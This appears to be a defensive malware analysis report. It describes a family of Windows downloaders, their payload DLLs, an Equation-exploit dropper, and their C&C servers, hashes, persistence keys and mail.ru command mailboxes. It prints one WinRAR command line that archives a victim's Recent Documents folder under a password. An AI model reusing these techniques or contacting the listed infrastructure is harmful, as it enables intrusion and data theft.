C&C communication period: 30 minutes

Remarks. "vc9play.exe" may refer to the component of software called "Virtual CD 9".

BITS Downloader, "cryptui.sep"

SHA256	2826815873d90ad38c5aeeed57c09385d6ad9a3cebaa18757f557a698e9f92b6 7e2b1bbffa7f05e7bf57ee60d162ef1e6f83b2e3fb5aa0da985add67af517901
MD5	1c5377a54cbaa1b86279f63ee226b1df 9f13636d5861066835ed5a79819aac28
Compiled	2008.01.01 11:56:50 (GMT), 9.0
Type	AMD64 Windows GUI DLL
Size	57856
Internal name	aeinv64.dll

This module is supposed to be loaded by the payload of a BITS Downloader named "FileA.dll" and is in turn another variation of a BITS Downloader. It is very similar to "HHDump.dll". The following description includes only the differences.

The library provides one exported function with the name "RetrievePKCS7FromCA". The DllMain function is empty and the module doesn't have any checks for the name of the current executable.

The payload is loaded in the same way as "HHDump.dll"; the only difference is an additional optional call to the function exported with the name "CallQ" after the call to the function named "Final".

C&C communication period: 15 minutes

Sample	C&C URL
1c5377a54cbaa1b86279f63ee226b1df	https://103.243.26.211/bits
9f13636d5861066835ed5a79819aac28	https://103.39.109.239/requry

BITS Downloader, 64-bit

SHA256	bffe333c3470e6012924409b6aa48b20e9d12f181c0f6b03f50db64ddf7596a7
MD5	afc09deb7b205eadae4268f954444984
Compiled	2010.01.02 06:40:26 (GMT), 9.0
Type	AMD64 Windows GUI EXE
Size	55808

This executable is based on the codebase of the "BITS Downloader" but also contains pieces of boilerplate code that later appeared in "BITS Downloader, extended". It is worth noting that the part of the code that checks for, and cancels, the BITS job by name uses the same name lengths as the first "BITS Downloader" (5 and 6) but the correct substring literals "first" and "second".

This version does not create any mutex.

C&C communication period: 15 minutes

This version uses the directory **%APPDATA%\Microsoft\Internet Explorer** to store its temporary files.

The module creates a text file **%APPDATA%\Microsoft\Internet Explorer\%Computername%.dat** and writes a hardcoded string in there:

LINE

The file is then uploaded to the C&C server using the same code that uploads the system information report in "BITS Downloader, extended".

The names of payloads, filenames and exported function names that are executed from the payload DLLs is identical to the one of "BITS Downloader, extended".

C&C URL	https://144.48.241.32/bits
Unique ID	tnb

Curl-based downloaders

SHA256	230de38fc10b7c07af5aceb6ebbafa80c45c2b9123a7a167f85e8a05b5cf0db7 b8425a5c05c01c1294ce75719049e1b4eab32c34cabe456c281f110976cf2ade 25da7cc807578394716925afd30a9cc9d543e2fa2a2b25ce8f52160b3b4bc073
MD5	9e182d30b070bb14a8922cff4837b94d 61b4e0b1f14d93d7b176981964388291 3d2835c35ba789bd86620f98cbfbf08b
Compiled	2017.12.13 03:24:47 (GMT), 6.0
Type	I386 Windows GUI EXE
Size	208896

This is a standalone application built using a generic "Hello world" template of a Win32 GUI application.

All string constants relevant to the business logic are stored in Base64-encoded form.

The program creates a hidden window with the name "curl_test" and class name "CURL_TEST". Then it follows into the C&C communication routine.

C&C communication

The module downloads several files from its C&C server. The URL of the server is hardcoded and varies among the samples.

It may download modules specific to either 32-bit or 64-bit target systems, using the suffix "32" or "64" correspondingly. For each DLL file the download routine enters an infinite loop and continues to the next module only when the current file has been download without errors. Each attempt is followed by a predefined delay that is different for each sample.

The first file to download is the following:

URL of the C&C server/msreg_32.dll or URL of the C&C server/msreg_64.dll

The file is saved to: **%APPDATA%\msreg.dll**.

Next, the module attempts to download the files:

URL of the C&C server/wrtreg_32.dll, saved to %TEMP%\wrtreg_32.dll

URL of the C&C server/wrtreg_64.dll, saved to %TEMP%\wrtreg_64.dll

This library is then loaded, unloaded and deleted. The latter two libraries are downloaded and executed only if the file **msreg.dll** is is nnot present on disk.

Then the module continuously attempts to download another file:

URL of the C&C server/%Computername%/%PayloadName.dll, saved to **%APPDATA%\%PayloadName%.dll** (%PayloadName% varies, see the list of names)

The previous version of the file, if present, is moved to a temporary filename with the prefix %TEMP%\34F and then deleted. Every time a new such file is successfully downloaded, the module starts a new thread to execute it.

Payload ABI

The payload file is expected to be a regular Windows DLL. The code that interacts with the library is similar to the one used in BITS Downloader. The file is loaded using the standard LoadLibraryA API function. Then it resolves the addresses of functions exported with the names "ExpA", "ExpB","ExpC", "ExpD", "ExpE", "ExpF", "ExpG". The functions, if present, are then consequently called. Every function has to take five arguments passed on the stack by pointers.

Depending on the returned values, the module can stop executing the exported functions, download files to disk or upload data produced by the function to the C&C server. The data is uploaded with HTTP POST request to the URL:

URL of the C&C server/upload.php

The POST request contains the part called "txt" as a file attachment, with its filename and contents provided by the exported function.

Notable file properties

The binary is statically linked with libcurl and contains the version string "libcurl/7.49.1". According to the official **Curl website**, version 7.49.1 was released on May 30 2016.

The language identifier of the file's resources is set to 2052 ("zh-CN"). One of the resources is its version information containing the application name "curl_test".

Variable parameters

C&C URLs

Sample	C&C URL
9e182d30b070bb14a8922cff4837b94d	https://43.252.230.180
61b4e0b1f14d93d7b176981964388291	https://43.252.228.179
3d2835c35ba789bd86620f98cbfbf08b	https://103.39.110.193

Payload DLL names

Sample	Payload DLL filename
9e182d30b070bb14a8922cff4837b94d	rfvtgb.dll
61b4e0b1f14d93d7b176981964388291	sdfcvb.dll
3d2835c35ba789bd86620f98cbfbf08b	newplgs.dll

C&C communication delay

Sample	C&C communication period, min
9e182d30b070bb14a8922cff4837b94d	11
61b4e0b1f14d93d7b176981964388291	8
3d2835c35ba789bd86620f98cbfbf08b	15

Curl-based downloader, extended

SHA256	2c0df314dcdc9fa161f5f31369037f747a794e26cee6f8835cc37eef3077f782
MD5	328ad6468f6edb80b3abf97ac39a0721
Compiled	2010.01.01 12:37:47 (GMT), 6.0
Type	I386 Windows GUI EXE
Size	208000

This module is built mostly from pieces of code found in the "BITS Downloader, extended". However, the C&C communication routines are similar to those found in the "Curl-based downloader".

Mutex name: "single UI"

Sets the autorun registry location: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, value **dsuiext=%location of the executable%**.

Every second the module checks for the presence of a kill switch file **%APPDATA%\Microsoft\exitUI.rs** and terminates if it is present.

The module enters an infinite C&C communication loop with a preset delay between each attempt.

C&C communication

First, the module sends a test GET request using the URL of the C&C server and continues if the attempt succeeds. Then it collects system information and writes the results into a text file **%APPDATA%\%Computername%.dat**. The code that collects the system information is identical to the one found in the "BITS Downloader". Then the resulting file with the system information is sent to the C&C server in a POST request to **%URL of the C&C server/upload.php**. The code also checks if there is a file **%APPDATA%dat** present on the disk and if so the file is uploaded instead.

The URL of the C&C server and the unique identifier ("EXE ID") are hardcoded in the binary and encrypted with a simple one-byte XOR operation.

Payload

When it has finished uploading the system information report the program then attempts to fetch the payload from the C&C server. The business logic is similar to the one for "BITS Downloader, extended", with the following differences:

Files that are downloaded and executed in separate threads:

%APPDATA%\Microsoft\WebA.dll fetched from %C&C URL%/%Computername%/WebA.z

%APPDATA%\Microsoft\WebB.dll fetched from %C&C URL%/%Computername%/WebB.z

Files that are downloaded and executed in the current thread:

%APPDATA%\Microsoft\WebC.dll fetched from %C&C URL%/%Computername%/WebC.z

Each DLL may have one or more exported functions named "FunA", "FunB", "FunC", "FunD", "FunE", "FunF", "FunG", "FunH", "FunI", "FunJ". Once finished, the program may delete the DLL file depending on the returned value. Depending on the data returned by the functions the module may upload or download the files from the C&C server.

C&C URL	https://117.18.4.6
Unique ID ("EXE ID")	0

C&C communication period: 15 minutes

Curl downloader, "OINFO11.OCX"

SHA256	4b03409184b3206f7e3a43ff9f7713722c9acd871dd961d918f66e65d92f43f9
MD5	7b213a6ce7ab30a62e84d81d455b4dea
Compiled	2010.01.01 12:27:15 (GMT), 9.0
Type	I386 Windows GUI DLL
Size	176128
Internal name	OINFO11.OCX

The module is a DLL based on the Curl-based downloader, extended. Only the differences are included in this description.

Mutex name: "Office Module"

The kill switch file is monitored in a separate thread. When that file is found, the module not only terminates the current process but also deletes the autorun registry value.

Rich header dump

The 66 modules compiled with Visual Studio 6 are parts of the libcurl library identical to the one used in the "Curl-based downloader". The rest of the code was compiled with the more recent version 9 (VS 2008).

Raw data	Type	Count	Produced by
0093 521E 00000002	sdk/imp	2	VS 2008 (build 21022)
0096 4FBD 00000009	unknown	9	150 build 20413
0095 521E 00000009	masm	9	VS 2008 (build 21022)

Raw data	Type	Count	Produced by
0083 521E 0000000B	cobj	11	VS 2008 (build 21022)
000A 2636 00000042	cobj	66	VS 6 (build 9782)
007B C627 0000000D	sdk/imp	13	VS 2005 (build 50727)
0001 0000 000000A3	imports	163	imports (build 0)
0084 521E 00000004	c++obj	4	VS 2008 (build 21022)
0092 521E 00000001	unknown	1	VS 2008 (build 21022)
0091 521E 00000001	linker	1	VS 2008 (build 21022)

C&C URL:

Sample	C&C URL
7b213a6ce7ab30a62e84d81d455b4dea	https://103.229.1.26
17a11d22e491acb8c84f8636c3a41637	https://103.30.40.116

Unique IDs ("EXE ID" in the report):

Sample	Unique ID
7b213a6ce7ab30a62e84d81d455b4dea	mo
17a11d22e491acb8c84f8636c3a41637	amb

C&C communication period: 15 minutes

Payload of the BITS Downloader, "FileA.z"

SHA256	c093c3e366ef0d4bd759a467842868cb1dd974c17e5230499707ec5bee5af304
MD5	89527f932188bd73572e2974f4344d46
Compiled	2008.01.01 11:58:02 (GMT), 9.0
Type	I386 Windows GUI DLL
Size	46592
Internal name	FileA.z

This module is a DLL library that matches the prototype of the payload of the BITS Downloader, extended and was discovered along with one of the downloader samples.

The library has an empty DllMain function and three exported functions with the names "CallA", "CallB", "CallC". The description of these functions follows.

CallA

- creates the directory **%APPDATA%\Microsoft\Windows**
- deletes the file **%APPDATA%\Microsoft\Windows\mapisp.dll** and, if this fails, renames the file to **%TEMP%\Hx101.tmp**
- returns the values that result in the BITS Downloader, fetching the file "SecondA.z" from the C&C server to **%APPDATA%\Microsoft\Windows\mapisp.dll**

CallB

- creates the directory **%APPDATA%\Microsoft\Windows\SendTo**
- deletes the file **%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep** and, if this fails,renames the file to **%TEMP%\Hx102.tmp**
- returns the values that result in the BITS Downloader, fetching the file "SecondB.z" from the C&C server to **%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep**

CallC

- sets an autorun registry value : **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, name **mapisp** to **"rundll32.exe "%APPDATA%\Microsoft\Windows\mapisp.dll",CryptoSysPrep**
- checks if the files "mapisp.dll" (called "file a") and "cryptiu.sep" ("file b") are present
- writes a log of operations into the file **%APPDATA%\Microsoft\Internet Explorer\FileOutA.dat** and returns

Strings written to the log depend on the results of the preceding operations:

```
"second file successA"
 "file a success" or "file a error"
 "file b success" or "file b error"
 "registry set success" or "registry set error"
 "do move file a" or "do not move file a"
 "do move file b" or "do not move file b"
```

WinRAR wrapper "load.rem"

SHA256	b47f8eda04def2df3d2c58199af5fdded338d08bee8fb3636f441a46bb3ff119
MD5	fa0a874926453e452e3b6ced045d2206
Compiled	2011.01.02 07:00:22 (GMT), 9.0
Type	I386 Windows GUI DLL
Size	43008
Internal name	load.rem

This module is referenced and loaded by the downloader modules. It is a DLL with an empty DllMain function and one exported function with the name "Load".

Load

The function is an infinite loop. Every five minutes it checks if there is a file named **%APPDATA%\Microsoft\Windows\LnkClass.dat**. If the file is present, it then executes

"%APPDATA%\Microsoft\Windows\LnkClass.dat" a -hpHFG5fv(*&# -r "%APPDATA%\Microsoft\Credentials\MSI36C2.dat" %CSIDL_RECENT%

Here, %CSIDL_RECENT% is the location of the "Recent documents" folder. Although the original file named LnkClass.dat was not recovered, the command line is valid for a popular archiver called WinRAR - it is a command to store the contents of the "Recent Documents" folder in the archive named MSI36C2.dat encrypted with the password "HFG5fv(*&#".

Intermediate DLL loader "mapisp.dll"

SHA256	2e7808e3cfebad45815b3de7b91ea39970e8d99c607c71cb70052cee0e140db4
MD5	36b51d2c0d8f48a7dc834f4b9e477238
Compiled	2008.01.01 12:03:43 (GMT), 9.0
Type	AMD64 Windows GUI DLL
Size	41984
Internal name	capisp64.dll

SHA256	a651af2ce8338d979e6c9d7eed4b3f5c4500602565d36025b3079f9f05afcb33
MD5	df1b910626a380bffa22a757f419135c
Compiled	2017.10.07 00:02:20 (GMT), 9.0
Type	AMD64 Windows GUI DLL
Size	41984
Internal name	capisp.dll

This module is referenced by "FileA". It is a DLL with an empty DllMain function and one exported function with the name "CryptoSysPrep".

CryptoSysPrep

The function checks for the presence of additional DLL files and loads them in separate threads:

%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep, called by function **RetrievePKCS7FromCA**

%APPDATA%\Microsoft\Network\sppsvc.sep, copied to **%APPDATA%\Microsoft\sppsvc.tbl**, then loaded and called by function "PlugA"

%APPDATA%\Microsoft\Network\subst.sep, copied to **%APPDATA%\Microsoft\subst.tbl**, then loaded and called by function "PlugB"

Any of these DLL files are deleted if the module fails to load them. The function never returns.

The sample df1b910626a380bffa22a757f419135c loads all libraries in place.

E-mail downloader, “ehlwapi.dll”

SHA256	e3d63dc50b6a477e0361e71f80e133337bab1d11e809387e8e3a058614780b21
MD5	e2f4914e38bb632e975cff14c39d8dcd
Compiled	2009.01.03 01:57:17 (GMT), 8.0
Type	AMD64 Windows GUI DLL
Size	556544
Internal name	netmgr.dll

This creates the mutex: “process attach Module”

It exports two functions, “Config” that just returns “3” and “Process” that spawns a new thread.

“Process” function

All strings related to the business logic are encrypted with a homebrew algorithm similar to RC4 with a hardcoded extended S-Box of 1024 bytes.

The module checks if there is a file present at **%COMMON_APPDATA%\Microsoft\Windows\user.rem**. If it is present, the file is copied to **%APPDATA\Microsoft\dfsadu.dll**; then it is loaded and its export “MediaA” is called in a new thread.

Then the function enters an infinite loop. Every 20 minutes it tries to connect to a POP3S server “pop.mail.ru”. The module uses the first of two pairs of hardcoded credentials that worked.

Login (password hardcoded but not shown)	Feedback e-mail address
thtgoolnc@mail.ru	thgetmmun@mail.ru
thbububugyhb85@mail.ru	thyhujubnmtt67@mail.ru

The module attempts to download the first e-mail message from the mailbox into the %TEMP% directory using a temporary filename with the prefix “Ht”. If the download succeeds, it deletes the message via IMAPS using the same credentials.

It parses the MIME format using a code that appears to be similar to a widespread open-source class CMimeMessage (the class name is included in the RTTI information too). It extracts the message’s subject and continues if it is equal to “RepeatA”, “RepeatB”, “RepeatC”, “RepeatD”. If the subject matches one of the names, the attachment from that message is saved and decrypted and then copied with a DLL extension:

Subject	Temporary DLL name
RepeatA	%TEMP%\RepairA.dll
RepeatB	%TEMP%\RepairB.dll
RepeatC	%TEMP%\RepairC.dll
RepeatD	%TEMP%\RepairD.dll

The DLL file is then loaded and called by export "MediaA". Depending on the return value of that function, the DLL file may be deleted or left on disk. Also, the module may encrypt a temporary file produced by the function, and send it as an attachment of type "application/x-msdownload" with the name "attach.dat", to the "feedback" email address via SMTPS. The subject of the message is set to "MINE UPLOAD" and the "From" field is set to the login used to retrieve the incoming messages.

OLE2 Equation dropper

MD5: 33F21AC73AFF4DFF71316795282A3D06 (OLE2 part)

This is a recovered part of a weaponized document. Since most related code and documents described in public reports are known to be RTF documents, this one could also have been embedded in an RTF document.

The OLE2 stream creation date for all the streams is 2019-02-02. It contains composite objects of types "Microsoft Equation 3.0" and "Microsoft OLE 1.0 Native". The Equation object uses a well-known exploit CVE-2018-0802 and the OLE 1.0 holds the EXE file that is decrypted by the shellcode of the exploit.

Several notable findings:

The OLE 1.0 Native CompObj stream contains the name in Russian "Пакет" along with the English name "Package". It also has a path inside "C:\Users\ADMINI~1\AppData\Local\Temp\8.t" that is used to drop the payload on disk.

The shellcode and the filename "8.t" are known to be produced by the "Royal Road / 8.t" used by several malicious actors.

The payload of the document is a dropper for a Curl downloader; the description follows.

Payload of the OLE2 dropper, "Data.dll"

SHA256	ab021048f3d2c61cfbef9d4fb54148e81b2f2c887589e3e6813eb8c1dba36468
MD5	6dbb092e081c3e23d555c2a460b96187
Compiled	2009.12.31 23:53:59 (GMT), 6.0
Type	I386 Windows GUI DLL
Size	253952
Internal name	Data.dll

The file is a DLL with four empty exports:

??0CData@@QAE@XZ

??4CData@@QAEAAV0@ABV0@@Z

?fnData@@YAHXZ

?nData@@3HA

The DllMain function decrypts (only the first 20 bytes are encrypted) and then drops an embedded EXE file to %TEMP%\store.exe and executes it. The EXE file is the "Curl-based downloader, extended"

Launcher for the Curl downloader, "msreg.exe"

SHA256	35a476a77218128bd797c04b27f53049998c0951833e47b32455091d83ff4f02
MD5	a8516452fe7d4d5d2fd0685ccf8a64b2
Compiled	2017.10.27 00:28:56 (GMT), 10.0
Type	AMD64 Windows GUI DLL
Size	58880

This library is a utility for launching the executable **%APPDATA%.exe** that is an instance of a Curl-based downloader. It just starts the executable from its DllMain function and returns.

Winhttp-based downloaders, extended

These samples seem to be based on the same code for collecting system information as the downloaders using BITS and Curl and use the same text messages with non-ASCII symbols. However the code in these files uses WinHTTP API for connecting with the C&C servers and expects the payloads to be EXE files, not DLLs. The major differences follow.

The files contain RTTI information for two user-written classes called "CGetInfo" and "MyWinHTTP".

SHA256	c2695ef5f3a400219caa2347f5b914c15d74a133efa24d96d121acfa7f95a67e 64eabfc0612ac82eb80b8e955549b6a01899b712a99243d116e087828ca9e070 adb8bfa6e227847c2ffa6e1c97d08280081426480ed9b2ce6af26a23fbd1334c 0fdcea00a78e0263caa45205d09b107bd50a9696f59a66951e8b9afc42d54e02
MD5	08ecd8068617c86d7e3a3e810b106dce 1732357d3a0081a87d56ee1ae8b4d205 74db88b890054259d2f16ff22c79144d 7c3c4c4e7273c10dbbab628f6b2336d8
Compiled	2017.05.11 08:33:49 (GMT), 11.0
Type	I386 Windows GUI EXE
Size	95744

SHA256	5c7a75d30713bb6873529efebd8bf0a28f8c3720ef4300804703dd33e2086fd0
MD5	4769891fccc26c1583e0f21b1a18d2ba
Compiled	2017.05.04 13:34:51 (GMT), 6.0
Type	I386 Windows GUI EXE
Size	73728

It sets the autorun registry location: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, value **Media=%location of the executable%**.

The program collects system information in a text file **%APPDATA%%Computername%**. The data is similar to the one collected by other "extended downloaders", but also includes the list of running processes (all samples except 4769891fccc26c1583e0f21b1a18d2ba), installed services (4769891fccc26c1583e0f21b1a18d2ba only) and information about mounted disks and the listings of their root directories. The text file is uploaded to the C&C server with a POST request to **%C&C server%/upload.php**.

The module downloads two executable files. The first file is saved in the **%STARTUP%** folder and the second one is saved in the folder named **%APPDATA%\Microsoft** and started immediately. The URLs and names of the files vary. The code also contains references to the file "repeat" but that file is never downloaded. Existing files, if they are present and are different in size, are moved into a temporary file with the prefix **%TEMP%\341** and then deleted.

Each file is downloaded from the URL constructed according to the format:
%C&C server%/%Computername%/%filename%,
i.e. **"http://103.195.150.106/%Computername%/winword.exe"**.

The code uses WinHTTP API functions to communicate with its C&C server via HTTP. It uses the default system User-Agent string or "Mozilla/4.0".

C&C addresses and file names

MD5	C&C server	Remote name	Folder name	Filename
08ecd8068617c86d7e3a3e810b106dce	103.195.150.106	tasken.exe	%STARTUP%	tasken.exe
		winword.exe	%APPDATA%\Microsoft	winword.exe
1732357d3a0081a87d56ee1ae8b4d205	103.82.52.18	cohost.exe	%STARTUP%	cohost.exe
		winlogon.exe	%APPDATA%\Microsoft	winlogon.exe
74db88b890054259d2f16ff22c79144d	144.48.241.167	cohost.exe	%STARTUP%	remote.exe
		time.exe	%APPDATA%\Microsoft	time.exe
7c3c4c4e7273c10dbbab628f6b2336d8	103.82.52.18	cohost.exe	%STARTUP%	cohost.exe
	103.195.150.106	winword.exe	%APPDATA%\Microsoft	winword.exe
4769891fccc26c1583e0f21b1a18d2ba	150.129.81.21	cohost.exe	%STARTUP%	cohost.exe
		winlogon.exe	%APPDATA%\Microsoft	winlogon.exe

Modification with the “ID” field

SHA256	f31034fffec424d6e4505318400ecc3b00f8c2107c1823510a037b11a49f0741 f63ccdabade319cc73a3c5eb41a2877bdb70f4db8bf8414d49fd2f402845f27c
MD5	0d3da5adb9bb63c7fcb0185756601749 13773bc34a47124743c9836c6ff80695
Compiled	2018.01.29 02:57:16 (GMT), 10.0
Type	I386 Windows GUI EXE
Size	87040

SHA256	eaa31ce8f9ec828e040801df9faa911e7b70f29f23a70f24504f6ec02f3504ff
MD5	7ac0189801242d5261ab5c0c43c7f8d3
Compiled	2018.02.01 06:36:46 (GMT), 10.0
Type	I386 Windows GUI EXE
Size	87040

SHA256	fa116cf9410f1613003ca423ad6ca92657a61b8e9eda1b05caf4f30ca650aee5
MD5	d848d4ec24e678727b63251e54a0a5de
Compiled	2017.07.21 03:01:45 (GMT), 6.0
Type	I386 Windows GUI EXE
Size	73728

This is a variant of a WinHTTP-based downloader that only collects basic system information and also reports a unique hardcoded “ID” similar to the “EXE ID” string used in other types of downloaders. the sample d848d4ec24e678727b63251e54a0a5de also collects the information about installed system services.

C&C addresses and file names

MD5	ID	C&C server	Remote name	Folder name	Filename
0d3da5adb9bb63c7fcb0185756601749 7ac0189801242d5261ab5c0c43c7f8d3	D01	144.48.241.167	time.exe	%STARTUP%	time.exe
			cohost.exe	%APPDATA%\Microsoft	cohost.exe
13773bc34a47124743c9836c6ff80695	D01	43.252.228.75	crss.exe	%STARTUP%	crss.exe
			winlgon.exe	%APPDATA%\Microsoft	winlgon.exe
d848d4ec24e678727b63251e54a0a5de	D02	103.82.52.18	cohost.exe	%STARTUP%	cohost.exe
			winlogon.exe	%APPDATA%\Microsoft	winlogon.exe